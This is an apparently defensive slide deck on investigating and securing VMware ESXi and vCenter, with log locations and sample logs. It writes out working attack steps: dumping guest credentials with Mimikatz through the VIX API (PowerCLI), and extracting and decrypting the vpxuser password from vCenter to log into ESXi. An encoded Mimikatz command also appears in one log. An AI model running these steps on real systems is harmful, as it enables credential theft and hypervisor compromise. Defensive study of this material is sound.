



Defending and Investigating Hypervisors

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
What will we talk about today?

- Bare metal hypervisors
- Threat Actor tactics and techniques for targeting hypervisors
- Investigating Threat Actor activity on hypervisors
- Defending hypervisors



What are hypervisors?

- Hypervisor is a software that allows one host computer to run multiple guest virtual machines
- Bare metal hypervisors, are where virtualization software is directly installed on the hardware, removing the need of an underlying operating system





Why talk about Hypervisors?

- Hypervisors, support most critical workloads for modern networks
- eCrime Threat Actors target hypervisors to perform encryption at scale
- Nation State Threat Actors have been targeting Virtualization software in recent times to access
- Often have low visibility, no endpoint security software, resulting in optimal target to maintain covert access to guest machines and network

Both eCrime and Nation State Threat Actors target Hypervisors. It is important for defenders to understand, secure and investigate hypervisors.



VMWare Solution

- VMware vSphere is the most commonly used virtualization platform
- VMware ESXi
 - Enterprise class, bare-metal hypervisor
 - Can be managed through GUI(HTTPS), SSH, Console(DCUI), Shell access, API
 - Runs UNIX like operating system, using a VMware proprietary kernel
- vCenter Server
 - Centralized management platform to manage ESXi hosts
 - ESXi can authenticate using local accounts or/and Active Directory



ESXi with Active Directory

ESXi can be integrated with Active Directory

```
[root@esxi:~] /usr/lib/vmware/likewise/bin/domainjoin-cli join threathunting.local Administrator
Joining to AD Domain: threathunting.local
With Computer DNS Name: esxi.localdomain
Administrator@THREATHUNTING.LOCAL's password:
SUCCESS
```


- "ESX Admins" is the Default AD group name in ESXi host settings and needs to be created in AD after the host is added to the domain
- Members of "ESX Admins" AD group have administrator role on ESXi servers
- Ransomware Threat Actors look for existence of this group to target ESXi hosts, the name of the "ESX Admin" group can be changed





Attacker Techniques

- Ransomware, encrypting virtual machines at scale
 - AlphV, HiveLock , LockBit
- Access guest virtual machines from ESXi host using VIX API
- Covert persistence through malicious VIBs
- Access ESXi hosts from vCenter





Accessing vSphere - ESXi

Method	Details	Port
Secure Shell Login	SSH and ESXi shell are disabled by default on ESXi. They should be kept disabled unless needed. They can be enabled using the web browser or DCUI or API. SSH keys can also be used to manage these hosts. Often, Threat Actors need this access, to perform action on objectives on ESXi hosts.	22
Web browser	ESXi host-level management web interface is accessible over https, this is a common method to access ESXi before SSH is enabled	443
DCUI	Direct Console User Interface, allows interaction with the host locally, can be used to enable remote access.	NA
vSphere web services API	vSphere API is exposed as a web services running on VMware vSphere Servers, They can be used to manage vCenter and ESXi hosts.	80 & 443




Ransomware targeting ESXi

Encrypting guest machines at scale



ESXi Ransomware

- Hypervisors are a common target for eCrime Threat Actors to encrypt virtual machine files at-scale
- Threat Actors typically use a privileged account to login over SSH, shut down VMs and run encryptors
 - AlphV/BlackCat, HiveLock, LockBit





ESXi Host Logs

Investigating ESXi attacks using logs



Important Logs in ESXi hosts

Component	Log Location	Details
System messages	/var/log/syslog.log	Contains all general log messages
Authentication	/var/log/auth.log	Contains all events related to authentication for the local system
Shell log	/var/log/shell.log	Contains a record of all commands typed into the ESXi Shell and shell events
ESXi host agent log	/var/log/hostd.log	Contains information about the hostd agent that manages and configures the ESXi host and its virtual machines.
vCenter Server agent log	/var/log/vpxa.log	Contains information about the agent that communicates with vCenter Server
VMkernel	/var/log/vmkernel.log	Records activities related to virtual machines and ESXi.
VMkernel summary	/var/log/vmksummary.log	Used to determine uptime and availability statistics for ESX
VMkernel warnings	/var/log/vmkwarning.log	Records activities related to virtual machines



Syslog.log

/var/log/syslog.log records all general log messages for the ESXi host

```
[root@esxi:/var/log] cat syslog.log

2023-06-03T10:47:05.833Z In(174) sftp-server[1055043]: session opened for local user root from [192.168.1.18]
2023-06-03T10:47:05.994Z In(174) sftp-server[1055043]: opendir "/"
2023-06-03T10:47:07.509Z In(174) sftp-server[1055043]: closedir "/"
2023-06-03T10:47:12.216Z In(174) sftp-server[1055043]: opendir "/tmp"
2023-06-03T10:47:13.636Z In(174) sftp-server[1055043]: closedir "/tmp"
2023-06-03T10:47:19.915Z In(174) sftp-server[1055043]: open "/tmp/Ransomware.filepart"" flags WRITE,CREATE,TRUNCATE mode
0666
2023-06-03T10:47:20.043Z In(174) sftp-server[1055043]: close "/tmp/Ransomware.filepart"" bytes read 0 written 717200
2023-06-03T10:47:20.048Z In(174) sftp-server[1055043]: rename old "/tmp/Ransomware.filepart" new "/tmp/Ransomware"
2023-06-03T10:47:20.051Z In(174) sftp-server[1055043]: set "/tmp/Ransomware" modtime 20230330-12:37:16
2023-06-03T10:47:20.054Z In(174) sftp-server[1055043]: opendir "/tmp"
2023-06-03T10:47:21.261Z In(174) sftp-server[1055043]: closedir "/tmp"
```



Auth.log

- /var/log/auth.log records all SSH authentication events for the ESXi host.
- This log source records information such as the Username,
 Connection Source IP details

```
[root@esxi:/var/log] cat auth.log

2022-07-10T22:54:43.827Z In(38) sshd[1183705]: Connection from 192.168.1.18 port 50288
2022-07-10T22:54:45.381Z In(38) sshd[1183705]: Invalid user admin from 192.168.1.18 port 50288
2022-07-10T22:54:45.400Z In(38) sshd[1183705]: Postponed keyboard-interactive for invalid user admin from 192.168.1.18 port 50288 ssh2 [preauth]
2022-07-10T22:54:45.883Z In(38) sshd[1183705]: Connection reset by invalid user admin 192.168.1.18 port 50288 [preauth]
2022-07-10T22:54:49.939Z In(38) sshd[1183708]: FIPS mode initialized
2022-07-10T22:54:49.939Z In(38) sshd[1183708]: Connection from 192.168.1.18 port 50290
2022-07-10T22:55:02.765Z In(38) sshd[1183708]: Accepted keyboard-interactive/pam for root from 192.168.1.18 port 50290
ssh2
2022-07-10T22:55:02.775Z In(86) sshd[1183708]: pam_unix(sshd:session): session opened for user root by (uid=0)
2022-07-10T22:55:02.830Z In(38) sshd[1183722]: Session opened for 'root' on /dev/char/pty/t0
```



Shell.log

- /var/log/shell.log records all commands typed into the ESXi Shell and shell events
- This log source records information such as command executed

```
[root@esxi:/var/log] cat shell.log

2022-07-10T23:20:24.337Z In(14) shell[1184083]: Interactive shell session started
2022-07-10T23:20:29.031Z In(14) shell[1184083]: [root]: ls
2022-07-10T23:20:35.064Z In(14) shell[1184083]: [root]: chomd +x ransomware
2022-07-10T23:20:40.148Z In(14) shell[1184083]: [root]: chmod +x ransomware
2022-07-10T23:20:44.220Z In(14) shell[1184083]: [root]: ./ransomware
2022-07-10T23:20:47.664Z In(14) shell[1184083]: [root]: id
2022-07-10T23:20:49.550Z In(14) shell[1184083]: [root]: w
2022-07-10T23:20:59.452Z In(14) shell[1184083]: [root]: cat /var/log/shell.log
```



ESXi Host hostd.log

Hostd.log in ESXi host records user logins over SSH, browser and API

```
2022-07-18T12:21:25.569Z In(166) Hostd[1050246]: [Originator@6876 sub=Vimsvc.ha-eventmgr] Event 3004: SSH session was opened for 'root@192.168.1.18'

SSH Login


2022-07-18T12:22:39.114Z In(166) Hostd[1050251]: [Originator@6876 sub=Vimsvc.ha-eventmgr opID=esxui-9280-2dad sid=52ca82c8] Event 3005: User root@192.168.1.18 logged in as Mozilla/5.0 (Windows NT 10.0; Win64; x64)

AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36

Web browser

2022-07-18T12:28:48.521Z In(166) Hostd[1050247]: [Originator@6876 sub=Vimsvc.ha-eventmgr opID=f9452f5b sid=528271f8] Event 3008: User root@192.168.1.27 logged in as PowerCLI/13.1.0.21624340

API using PowerCLI
```



2023-07-18T09:14:11.662Z In(166) Hostd[1050270]: [Originator@6876 sub=Vimsvc.ha-eventmgr opID=f933f7d0 sid=52e56daa] Event 127: User root@192.168.1.120 logged in as pyvmomi Python/3.7.4 (Windows; 10; AMD64)



vmkwarning.log

- Changes in time settings in ESXi host is recorded in the log /var/log/vmkwarning.log
- Threat Actors may change time on ESXI in order to perform time stomping

```
[root@esxi:~] cat var/log/vmkwarning.log
vmkwarning: cpu5:1050250 opID=9507d1db)WARNING: NTPClock: 1446: system clock stepped to
1685788860.000000000, but delta 44768780 > 172800 seconds
```



VIX API

Running commands on Guest VMs from the ESXi Host




VIX API

 VIX API (Vix) is a library for writing scripts and programs to manage guest machines from the ESXi hosts

 ESXi can perform guest operations over the VMs through VIX API, with authentication

Can be used even if guest OS networking is disabled or the system is network

contained





Example of VIX API Usage to dump credentials (PowerCLI)

```
PS > Connect-VIServer -Server 192.168.1.52 -user root -Password@123
Name Port User
----
192.168.1.52 443 root
```

To perform this activity access to privilege account on ESXi, credentials to guest and access to API is needed

1. Connecting to the ESXi Server

```
PS > Get-Item "C:\temp\mimikatz.exe" | Copy-VMGuestFile -Destination "c:\temp\" -VM target-vm -LocalToGuest -GuestUser Administrator -GuestPassword Password@123
```

2. Copying Mimikatz to the Guest over VIX API

```
PS > Invoke-VMScript -VM target-vm -ScriptText 'C:\temp\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit > C:\temp\dump.txt' -GuestUser administrator -GuestPassword@123
```

3. Executing Mimikatz in Guest OS

```
PS > Copy-VMGuestFile -Source c:\temp\dump.txt -Destination c:\temp\ -VM target-vm -GuestToLocal -GuestUser Administrator -GuestPassword Password@123
```

4. Copying output of Mimikatz





Detecting VIX API Usage on guest OS

 VIX API usage to run commands or write malware in the host machines, can be detected using host monitoring

 EDR's generally record write interactions and new processes spawned from vmtoolsd.exe on Windows and from the vmtools

daemon	on	Linux
dacilion	OH	LIIIUA







Guest VM Operations from ESXi Host logs

- Vmware.log file in the volume folder records virtual machinespecific activity
- This log records Guest Operations such as StartProgram, ListProcess, File TransferfromGuest, FileTransferToGuest, additional details are not recorded

```
[root@localhost:/vmfs/volumes/61cf9a4f-05fbca50-7d8e-48210b521126/Server-2016] cat vmware.log | grep GuestOps
2023-07-11T22:11:28.005Z In(05) vmx - VigorTransportProcessClientPayload: opID=f93e49d6 seg=700761: Receiving GuestOps.CreateTemporaryFile request.
2023-07-11T22:11:28.131Z In(05) vcpu-0 - VigorTransport ServerSendResponse opID=f93e49d6 seq=700761: Completed GuestOps.CreateTemporaryFile request with
messages in 125369 US.
2023-07-11T22:11:28.137Z In(05) vmx - VigorTransportProcessClientPavload: opID=f93e49dc seg=700768: Receiving GuestOps.StartProgram request.
2023-07-11T22:11:28.168Z In(05) vcpu-0 - VigorTransport ServerSendResponse opID=f93e49dc sea=700768: Completed GuestOps.StartProgram request with messages in
30599 US.
2023-07-11T22:11:28.173Z In(05) vmx - VigorTransportProcessClientPavload: opID=f93e49e2 seg=700775: Receiving GuestOps.ListProcesses request.
2023-07-11T22:11:28.186Z In(05) vcpu-0 - VigorTransport ServerSendResponse opID=f93e49e2 seq=700775: Completed GuestOps.ListProcesses request with messages
in 13047 US.
2023-07-11T22:11:33.196Z In(05) vmx - VigorTransportProcessClientPavload: opID=f93e49ef seg=700790: Receiving GuestOps.ListProcesses request.
2023-07-11T22:11:33.273Z In(05) vcpu-0 - VigorTransport ServerSendResponse opID=f93e49ef seq=700790: Completed GuestOps.ListProcesses request with messages
in 77442 US.
2023-07-11T22:11:33.279Z In(05) vmx - VigorTransportProcessClientPavload: opID=f93e49f4 seq=700797: Receiving GuestOps.InitiateFileTransferFromGuest request.
2023-07-11T22:11:33.293Z In(05) vcpu-0 - VigorTransport ServerSendResponse opID=f93e49f4 seq=700797: Completed GuestOps.InitiateFileTransferFromGuest request
with messages in 13424 US.
2023-07-11T22:11:33.645Z In(05) vmx - VigorTransportProcessClientPavload: opID=f93e49ff sea=700810: Receiving GuestOps.DeleteFile request.
2023-07-11T22:11:33.660Z In(05) vcpu-0 - VigorTransport ServerSendResponse opID=f93e49ff seq=700810: Completed GuestOps.DeleteFile request in 14383 US.
```



Important Guest Operation Manager Methods

 Guest Operations Manager are recorded in vmware.log file, and can be used to investigate Vix operations

Managed Object	Methods	Description		
GuestFileManager	ChangeFileAttributesInGuest CreateTemporaryDirectoryInGuest CreateTemporaryFileInGuest DeleteDirectoryInGuest DeleteFileInGuest InitiateFileTransferFromGuest InitiateFileTransferToGuest ListFilesInGuest MakeDirectoryInGuest MoveDirectoryInGuest MoveFileInGuest	change attributes of file in guest make a temporary directory create a temporary file remote directory in guest OS remove file in guest OS start file transfer from guest OS start file transfer to guest OS list files or directories in guest make a directory in guest move or rename a directory in guest rename a file in guest		
GuestProcessManager	ReadEnvironmentVariableInGuest StartProgramInGuest TerminateProcessInGuest	read environment variable in guest start running program in guest stop a running process in guest		
GuestAuthManager	Acquire Credentials In Guest Release Credentials In Guest Validate Credentials In Guest	authenticate, return session object release session object check authentication data or timeout		
GuestWindowsRegistryM anager	CreateRegistryKeyInGuest DeleteRegistryKeyInGuest DeleteRegistryValueInGuest ListRegistryKeysInGuest ListRegistryValuesInGuest SetRegistryValueInGuest	create a registry key delete a registry key delete a registry value list registry subkeys for a given key list registry values for a given key set or create a registry value		
GuestAliasManager	AddGuestAlias ListGuestAliases ListGuestMappedAliases RemoveGuestAliasByCert	define alias for guest account list guest aliases for specified user list alias map for in-guest user remove certificate associated aliases		



VMware Tools Authentication Bypass (CVE-2023-20867)

- VMware Tools versions 10.3.x,11.x.x, <=12.2.4 contains an Authentication Bypass vulnerability in the vgauth module
- A fully compromised ESXi host can force VMware Tools to fail to authenticate host-to-guest operations
- Threat Actor can access guest VM without authentication through a compromised ESXi
- VMWare tools

Known Exploited Vulnerabilities Catalog

<u>CVE-</u> 2023-20867

VMware

Tools

VMware Tools Authentication Bypass Vulnerability vulnerability in the vgauth module. A fully compromised ESXi host can force VMware Tools to fail to authenticate host-to-guest operations, impacting the confidentiality and integrity of the guest virtual machine. An attacker must have root access over

ESXi to exploit this vulnerability.

VMware Tools contains an authentication bypass

Apply updates per vendor instructions.



Enabling Debug logging in Guest VMs

- VMware Tools uses a configuration file called tools.conf to configure different operations such as logging, upgrade, guest info in the guest VM
- Enable debug logging level for VMwareService (vmsvc), this is noisy and will generate a lot of logs

These logs can be forwarded to syslog.



Example: Listing processes in Guest VM

```
C:/Windows/Temp/vmsvc.log

[2023-06-03T11:02:04.939Z] [ debug] [vix] [3244] VixToolsListProcessesEx: User: Administrator
[2023-06-03T11:02:04.939Z] [ debug] [vix] [3244] VixToolsListProcessesExGenerateData: found all 1 requested pids on the startedProcess list; finished
[2023-06-03T11:02:04.939Z] [ debug] [VCGA] [3244] [function VGAuthUnloadUserProfile, file d:/build/ob/bora-21194232/bora-vmsoft/vgauth/lib/impersonateWin32.c, line 228], Unloaded profile for user 'Administrator'
[2023-06-03T11:02:04.939Z] [ debug] [VCGA] [3244] VGAuth_UserHandleFree: Freeing handle 00000237E8C586A0
[2023-06-03T11:02:04.939Z] [ message] [vix] [3244] VixToolsListProcessesEx: opcode 186 returning 0
[2023-06-03T11:02:04.939Z] [ debug] [vix] [3244] ToolsDaemonTcloReceiveVixCommand: command 186, additionalError = 0
```



VIX Operation Codes

OpCode	Vix Command	Guest Operation Equivalent
177	VIX_COMMAND_LIST_FILES	ListFilesInGuest
179	VIX_COMMAND_MOVE_GUEST_FILE_EX	
185	VIX_COMMAND_START_PROGRAM	StartProgramInGuest
186	VIX_COMMAND_LIST_PROCESSES_EX	ListProcessesInGuest
188	VIX_COMMAND_INITIATE_FILE_TRANSFER_FROM_GUEST	InitiateFileTransferFromGuest
189	VIX_COMMAND_INITIATE_FILE_TRANSFER_TO_GUEST	InitiateFileTransferToGuest

^{*} https://github.com/drothlis/open-vm-tools/blob/master/lib/include/vixCommands.h



Example: Command Start Program in Guest VM

```
C:/Windows/Temp/vmsvc.log
[2023-07-23T03:02:31.475Z] [ message] [vix] [4424] VixTools ProcessVixCommand: command 185
                               debug] [vmsvc] [4424] VMTools ConfigGetBoolean: Returning default value for '[guestoperations] disabled'=FALSE (Not
[2023-07-23T03:02:31.475Z] [
found err=3).
[2023-07-23T03:02:31.475Z] [
                               debug [ vmsvc] [4424] VMTools ConfigGetBoolean: Returning default value for '[guestoperations]
StartProgramInGuest.disabled'=FALSE (Not found err=3).
[2023-07-23T03:02:31.475Z] [
                               debug | [VCGA | [4424] [function VGAuthValidateUsernamePasswordImpl, file d:/build/ob/bora-21194232/bora-
vmsoft/vgauth/lib/authWin32.c, line 202], Trying Batch LogonUser(administrator)
[2023-07-23T03:02:31.475Z] [
                               debugl [VCGAl [4424] [function VGAuthValidateUsernamePasswordImpl, file d:/build/ob/bora-21194232/bora-
vmsoft/vgauth/lib/authWin32.c, line 237], Batch LogonUser(administrator) succeeded
[2023-07-23T03:02:31.475Z] [
                               debug] [VCGA] [4424] VGAuth CreateHandleForUsername: Created handle 00000201236F8E70
                               debugl [VCGA] [4424] [function VGAuthLoadUserProfile, file d:/build/ob/bora-21194232/bora-
[2023-07-23T03:02:31.490Z] [
vmsoft/vgauth/lib/impersonateWin32.c, line 195], Loaded profile for user 'administrator'
[2023-07-23T03:02:31.490Z] [
                              debug] [vix] [4424] VixToolsImpersonateUser: successfully impersonated user administrator
                               debug] [vix] [4424] VixTools StartProgram: User: administrator args: progamPath: 'cmd.exe', arguments: '/C
[2023-07-23T03:02:31.490Z] [
powershell -NonInteractive -EncodedCommand
CABVAHCAZQBYAHMAaABlAGWAbAAUAGUAEABlACAALQBPAHUAdABWAHUAdABGAG8ACgBtAGEAdAAgAHQAZQB4AHQAIAAtAE4AbwBUAEkAbgB0AGUACgBhAGMAdABpAHYAZQAgAC0AQwBvAG0AbQ
BhAG4AZAAgACCAJgAgAHsAOwA6AFwAdAB1AG0AcABcAG0AaOBtAGkAawBhAHOAegAuAGUAeAB1ACAAXAAiAHAAcgBpAHYAaOBsAGUAZwB1ADoAOgBkAGUAYgB1AGcAXAAiACAAXAAiAHMAZOBr
AHUACGBSAHMAYOA6ADOAbABVAGCAbwBuAHAAYOBZAHMAdwBVAHIAZABZAFwAIgAgAGUAeABpAHQAIAA+ACAAZAB1AG0ACAAuAHOAeAB0AH0AJwAgAD4AIAAiAEMAOgBCAFUAcwB1AHIACwBCAE
EARABNAEKATgBJAH4AMOBCAEEACABwAEQAYQB0AGEAXABMAG8AYwBhAGwAXABUAGUAbQBwAFwACABvAHCAZQByAGMAbABpAHYAbQB3AGEACgB1ADEANgA5ACIAOwAgAGUAeABpAHOAIAAKAGwA
YOBZAHOAZOB4AGkAdABjAG8AZABlAA==', workingDir: '
<TRUNCATED>
                               debug] [VCGA] [4424] VGAuth UserHandleFree: Freeing handle 00000201236F8E70
[2023-07-23T03:02:31.490Z] [
[2023-07-23T03:02:31.490Z] [
                               debug] [vix] [4424] VixTools StartProgram: returning '856'
                            message] [vix] [4424] VixTools_StartProgram: opcode 185 returning 0
[2023-07-23T03:02:31.490Z] [
[2023-07-23T03:02:31.490Z] [
                               debug] [vix] [4424] ToolsDaemonTcloReceiveVixCommand: command 185, additionalError = 0
[2023-07-23T03:02:31.490Z] [
                               debug] [vmsvc] [4424] RpcIn: sending 11 bytes
[2023-07-23T03:02:31.537Z] [
                               debug] [vmsvc] [4424] RpcIn: received 157 bytes, content: "Vix 1 Relayed Command
```



Example: File Transfer from Guest

```
C:/Windows/Temp/vmsvc.log
[2023-07-23T03:17:57.323Z] [
                            message] [vix] [4424] VixTools ProcessVixCommand: command 188
[2023-07-23T03:17:57.323Z] [
                               debug] [vmsvc] [4424] VMTools ConfigGetBoolean: Returning default value for '[guestoperations] disabled'=FALSE (Not
found err=3).
                               debug] [vmsvc] [4424] VMTools ConfigGetBoolean: Returning default value for '[guestoperations]
[2023-07-23T03:17:57.323Z] [
InitiateFileTransferFromGuest.disabled'=FALSE (Not found err=3).
                               debugl [VCGAl [4424] [function VGAuthValidateUsernamePasswordImpl, file d:/build/ob/bora-21194232/bora-
[2023-07-23T03:17:57.323Z] [
vmsoft/vgauth/lib/authWin32.c, line 202], Trying Batch LogonUser(Administrator)
[2023-07-23T03:17:57.323Z] [
                               debug] [VCGA] [4424] [function VGAuthValidateUsernamePasswordImpl, file d:/build/ob/bora-21194232/bora-
vmsoft/vgauth/lib/authWin32.c, line 237], Batch LogonUser(Administrator) succeeded
                               debug] [VCGA] [4424] VGAuth CreateHandleForUsername: Created handle 00000201236F8BD0
[2023-07-23T03:17:57.323Z] [
[2023-07-23T03:17:57.323Z] [
                               debug] [VCGA] [4424] [function VGAuthLoadUserProfile, file d:/build/ob/bora-21194232/bora-
vmsoft/vgauth/lib/impersonateWin32.c, line 1951, Loaded profile for user 'Administrator'
                               debug] [vix] [4424] VixToolsImpersonateUser: successfully impersonated user Administrator
[2023-07-23T03:17:57.323Z] [
                               debug] [vix] [4424] VixToolsInitiateFileTransferFromGuest: User: Administrator filePath: c:\temp\dump.txt
[2023-07-23T03:17:57.323Z] [
[2023-07-23T03:17:57.323Z] [
                               debug] [VCGA] [4424] [function VGAuthUnloadUserProfile, file d:/build/ob/bora-21194232/bora-
vmsoft/vgauth/lib/impersonateWin32.c, line 228], Unloaded profile for user 'Administrator'
[2023-07-23T03:17:57.323Z] [
                               debug] [VCGA] [4424] VGAuth UserHandleFree: Freeing handle 00000201236F8BD0
[2023-07-23T03:17:57.323Z] [
                               debug | [vix] [4424] VixToolsInitiateFileTransferFromGuest: returning
'<fxi><Name>c:\temp\dump.txt</Name><ft>0</ft><fs>12512</fs><mt>1690062914</mt><ct>1690062913</ct><at>1690062913</ct><
[2023-07-23T03:17:57.323Z] [ message] [vix] [4424] VixToolsInitiateFileTransferFromGuest: opcode 188 returning 0
[2023-07-23T03:17:57.323Z] [
                               debug | [vix] [4424] ToolsDaemonTcloReceiveVixCommand: command 188, additionalError = 0
                               debug] [vmsvc] [4424] RpcIn: sending 129 bytes
[2023-07-23T03:17:57.323Z]
                               debugl [vmsvc] [4424] RpcIn: received 221 bytes, content: "Vix 1 Relayed Command
[2023-07-23T03:17:57.418Z] [
```




VMware vCenter

Targeting vCenter to target ESXi hosts



VMware vCenter

- ESXi is the virtualization platform where you create and run virtual machines and virtual appliances.
- vCenter Server is the service through which you manage multiple ESXi hosts connected in a network and pool host resource.





Targeting vCenter

- Compromising vCenter gives attackers capability to control virtual machines running across all ESXi's managed by the vCenter
- vCenter server has privileged access over all hosts, it uses the account 'vpxuser'
- Harvesting credentials for the 'vpxuser' service account from a vCenter server will provide near root privileges across all ESXi hosts managed by the vCenter server



Vmware recommends not changing the vpxuser account in anyway.





vpxuser

- vpxuser account is a privileged service account created in ESXi hosts, automatically, when it is first connected to a vCenter server
- Privileged account used by the vCenter server to manage ESXi hosts
- Password is encrypted and stored in the vPostgreSQL database on a vCenter server
- They key for the encrypted password is stored in a file symkey.dat
- Password rotates automatically every 30 days
- A Threat Actor with root access to vCenter can extract the encrypted password, the key and decrypt the password

```
vcenter # cat /etc/passwd | grep vpxuser
vpxuser:x:500:100:VMware Workstation administration account:/:/bin/sh
# cat /etc/shadow | grep vpxuser
vpxuser:$6$TFdro6IoyB0j855M$.ZimTxyTUTgL1RlPnWg./Zz53xrWrWGsU8clh/WxfAhj1ZCyxRPHfAJZIk5XkL6.mtxW5MLlyBf.hJ5/aenqs.:19171:0:99999:7::
:
```

Extracting 'vpxuser' credential

```
vcenter# cat /etc/vmware-vpx/vcdb.properties
driver = org.postgresql.Driver
dbtype = PostgreSQL
url = jdbc:postgresql://localhost:5432/VCDB?sslmode=disable
```

To extract these credentials root access is required to the vCenter

1. File with the Postgres database information

```
Vcenter#/opt/vmware/vpostgres/current/bin/psql -d VCDB -U postgres
psql (13.8, server 13.8 (VMware Postgres 13.8.0-21219418 release))
Type "help" for help.
VCDB=# select user_name, password from vc.vpx_host;
user_name | password

vpxuser | *esEYmVc1QZGeXpHimoVZnj4eSNxep9nH6f9cUa0XGbe+8ATuTse2n9YLhZIddafFiCtuWmTxA1PtHAvXJpaHyQ==
```

2. Extracting encrypted password for the vpxuser

```
vcenter# cat /etc/vmware-vpx/ssl/symkey.dat b8095e2b67c247c464ef3f7866464b6ae25e40a5b890fd21d2d6b5c79d123ff4
```

3. Extracting key required to decrypt the password for

```
Kali# python3 decrypt.py symkey.dat password.enc password.txt
192.168.1.52:vpxuser:MG:n95hVB7Q7J2BSd\0~.9^8c:6cUx=.
Kali# sshpass -p 'MG:n95hVB7Q7J2BSd\0~.9^8c:6cUx=.' ssh vpxuser@192.168.1.52
[vpxuser@localhost:~]
```

4. Decryting and connecting to the ESXi using vpxuser



vCenter Postgresql Log

- Postgresql logging is configured in the /storage/db/vpostgres/postgresql.conf
- Default location of the log files is /var/log/vmware/vpostgres, rotated approx.
 monthly
- By default, the SQL statements that are run are not recorded in the logs, connection events are

```
2022-07-14 06:42:30.131 UTC 62cfbad6.c937 0 [unknown] [unknown] [local] 51511 1 LOG: connection received: host=[local] 2022-07-14 06:42:30.132 UTC 62cfbad6.c937 0 VCDB postgres [local] 51511 2 LOG: connection authorized: user=postgres database=VCDB application_name=psql.bin 2022-07-14 06:42:43.234 UTC 62cfbad6.c937 0 VCDB postgres [local] 51511 3 LOG: disconnection: session time: 0:00:13.103 user=postgres database=VCDB host=[local] 2022-07-14 06:42:43.918 UTC 62cfbae3.c9b2 0 [unknown] [unknown] 127.0.0.1(36790) 51634 1 LOG: connection received: host=127.0.0.1 port=36790
```

/var/log/vmware/vpostgres/postgresgl-XX.log



vCenter Postgresql Log

The variable log_statement can be configured to log SQL statements

```
root@localhost [ ~ ]# cat /storage/db/vpostgres/postgresql.conf | grep log_statement
log_statement = 'all'  # none, ddl, mod, all
```

 Setting the logging to ALL is very noisy, but will capture the select statement used on the Postgresql instance



Important Logs in vCenter

Component	Log Location	Details	
lastlog	/var/log/	Last time a user account was logged in on the system	
btmp	/var/log/	Records failed login attempts	
wtmp	/var/log/	Historical information of the logins	
Vpxd.log	/storage/log/vmware/vpxd	Main vCenter Server log, consisting of all vSphere Client and WebServices connections	
websso.log	/var/log/vmware/sso	Authentication logs for vSphere webportal login	
message	/var/log/vmware	SSH logins	
Postgresql-xx.log	/var/log/vmware/vpostgres	Log file for Postgresql	
VIEvents	vCenter portal->Monitor- >Events	vCenter Events	



VIBs

Running persistent backdoors/malware on ESXi hosts



VSphere Installation Bundle (VIB)

- vSphere Installation Bundle (VIB) is a collection of files packaged into a single archive to facilitate distribution. They are typically used to patch or upgrade ESXi
- A VIB is comprised of three parts:
 - A file archive Includes the VIB Payload, actual code that is loaded
 - An XML descriptor file Describes the content of the VIB
 - A signature file Digital Signature to verify the level of trust

tware vib list				
Version	Vendor	Acceptance Level	Install Date	Platforms
1.0.3.0-11vmw.801.0.0.21495797	VMW	VMwareCertified	2022-01-01	host
8.4.2.0.0.0-1vmw.801.0.0.21495797	VMW	VMwareCertified	2022-01-01	host
223.0.0.0-1vmw.801.0.0.21495797	VMW	VMwareCertified	2022-01-01	host
223.0.0.0-1vmw.801.0.0.21495797	VMW	VMwareCertified	2022-01-01	host
	1.0.3.0-11vmw.801.0.0.21495797 8.4.2.0.0.0-1vmw.801.0.0.21495797 223.0.0.0-1vmw.801.0.0.21495797	Version Vendor 1.0.3.0-11vmw.801.0.0.21495797 VMW 8.4.2.0.0.0-1vmw.801.0.0.21495797 VMW 223.0.0.0-1vmw.801.0.0.21495797 VMW	Version Vendor Acceptance Level 1.0.3.0-11vmw.801.0.0.21495797 VMW VMwareCertified 8.4.2.0.0.0-1vmw.801.0.0.21495797 VMW VMwareCertified 223.0.0.0-1vmw.801.0.0.21495797 VMW VMwareCertified	Version Vendor Acceptance Level Install Date 1.0.3.0-11vmw.801.0.0.21495797 VMW VMwareCertified 2022-01-01 8.4.2.0.0.0-1vmw.801.0.0.21495797 VMW VMwareCertified 2022-01-01 223.0.0.0-1vmw.801.0.0.21495797 VMW VMwareCertified 2022-01-01



VIB Acceptance level

- VIB Acceptance level is used to validate the integrity of a VIB by looking at who
 created the VIB and if it can be trusted to be installed on ESXi host
- The acceptance level is the digital signature system used by VMware to specify what testing has been done by VMware or partners before a VIB is published

Acceptance Level	Details
VMwareCertified	VIBs created and tested by VMware
VMwareAccepted	VIBs created by a VMware partners that are approved by VMware
PartnerSupported	VIBs created and tested by a trusted VMware partner
CommunitySupported	VIBs created by individuals or partners outside of the VMware partner program

